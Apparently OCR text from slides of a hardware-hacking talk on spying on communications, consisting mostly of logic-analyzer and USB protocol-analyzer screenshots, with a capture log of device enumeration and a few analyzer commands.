





Spying On Communications


More on this in our "Hardware Hacking for Software People" talk.


500 M Samples
@ 16 MHz
Start
0 s
+10 s
0 - Channel 0
1 - Channel 1
2 - Channel 2
3 - Channel 3
: Stumbl
SmartRF Protocol Packet S
Customer Relationship Ma
Boot Sequence - Texas Ins
SEGGER Microcontroller -
linux kernel serial 0x6d - G
ttps://www.google.com/search?q=linux+kernel+serial+0x6c&sugexp=chrome,mod=10&sourceid=chrome&ie=UTF-8#hl=en&safe=off&tbo=d&sclient=ps
Saleae Logic 1.1.15 - [Connected] - [24 MHz, 100 M Samples]
100 M Samples
@ 24 MHz
Start
1631.0 ms
+0.9 ms
+0.1 ms
+0.2 ms
+0.3 ms
+0.4 ms
+0.5 ms
0 - Channel 0
1 - Channel 1
Measurements
Width: ###
Period: ###
Frequency: ###
T1: ###
T2: ###
| T1 - T2 | = ###
Analyzers


BK Precision 0-60Amp
Lab Power Supply
Xeltek
Beagle 5000 USB
protocol analyzer
BEAGLE USB 5000
SUPERSPEED
TOTAL PHASE
DIGITAL INPUT/OUTPUT
HOST
DEVICE
TARGET
POWER
Capture
Trigger
USB 2.0
USB 3.0


belkin





File Edit Analyzer View Help

2.095 MB

Sp	Index	m:s.ms.us	Len	Err	Dev	Ep	Record	Summary
	0	0:00.000.000					Capture started (Aggrega…	
	1	0:00.000.000					<Host disconnected>	
	2	0:00.000.476					<Manual Trigger>	
	3	0:06.349.444					<Host connected>	
FS	4	0:06.362.417					<Full-speed>	
FS	5	0:06.362.826	12.8…				<Reset> / <Chirp J> / <T…	
	6	0:06.362.839	164 …	T			<Reset> / <Target disco…	
LS	7	0:06.553.535					<Low-speed>	
LS	8	0:06.555.623	395 us	U			<Reset> / <Keep-alive> /…	
LS	9	0:06.556.019	26.6…				<Reset> / <Target disco…	
LS	10	0:06.582.630					<Low-speed>	
LS	11	0:06.584.633	11.8 us	U			<Reset> / <Keep-alive> /…	
LS	12	0:06.584.645	48.8…				<Reset> / <Target disco…	
FS	13	0:06.633.529					<Full-speed>	
FS	14	0:06.636.529	143 …				<Suspend>	
FS	15	0:06.780.207	5.50…				<Reset> / <Chirp J> / <T…	
FS	16	0:06.780.213	1.99…				<Chirp K>	
FS	17	0:06.782.212	17.5…				<Reset> / <Chirp J> / <T…	
FS	18	0:06.782.230	8.09…				[81 Chirp K-J pairs]	
FS	182	0:06.790.329	225 us				<Reset>	
HS	183	0:06.790.554					<High-speed>	
HS	184	0:06.790.554	114 …				[916 SOF]	[Frames: 211.x - 326.0]
HS	185	0:06.904.985	8 B	I	05	00	SETUP txn	A3 00 00 00 02 00 04 00
HS	188	0:06.905.052	125 us				[2 SOF]	[Frames: 326.1 - 326.2]
HS	189	0:06.905.243	0 B	I	05	00	OUT txn	
HS	192	0:06.905.302	250 us				[3 SOF]	[Frames: 326.3 - 326.5]
HS	193	0:06.905.634	8 B	I	05	00	SETUP txn	23 01 14 00 02 00 00 00
HS	196	0:06.905.677	375 us				[4 SOF]	[Frames: 326.6 - 327.1]
HS	197	0:06.906.101	8 B	I	05	00	SETUP txn	A3 00 00 00 02 00 04 00
HS	200	0:06.906.177	125 us				[2 SOF]	[Frames: 327.2 - 327.3]
HS	201	0:06.906.335	0 B	I	05	00	OUT txn	
HS	204	0:06.906.427	11.4 …				[93 SOF]	[Frames: 327.4 - 339.0]
HS	205	0:06.917.774	18 B		00	00	Get Device Descriptor	Index=0 Length=18
HS	219	0:06.918.052	375 us				[4 SOF]	[Frames: 339.1 - 339.4]

Text LiveSearch

No filter: 16950 records.

Protocol Lens: USB

Command Line

```
24> save
Cannot execute action while a capture is running.
25> stop
Capture stopped.
26> save
```

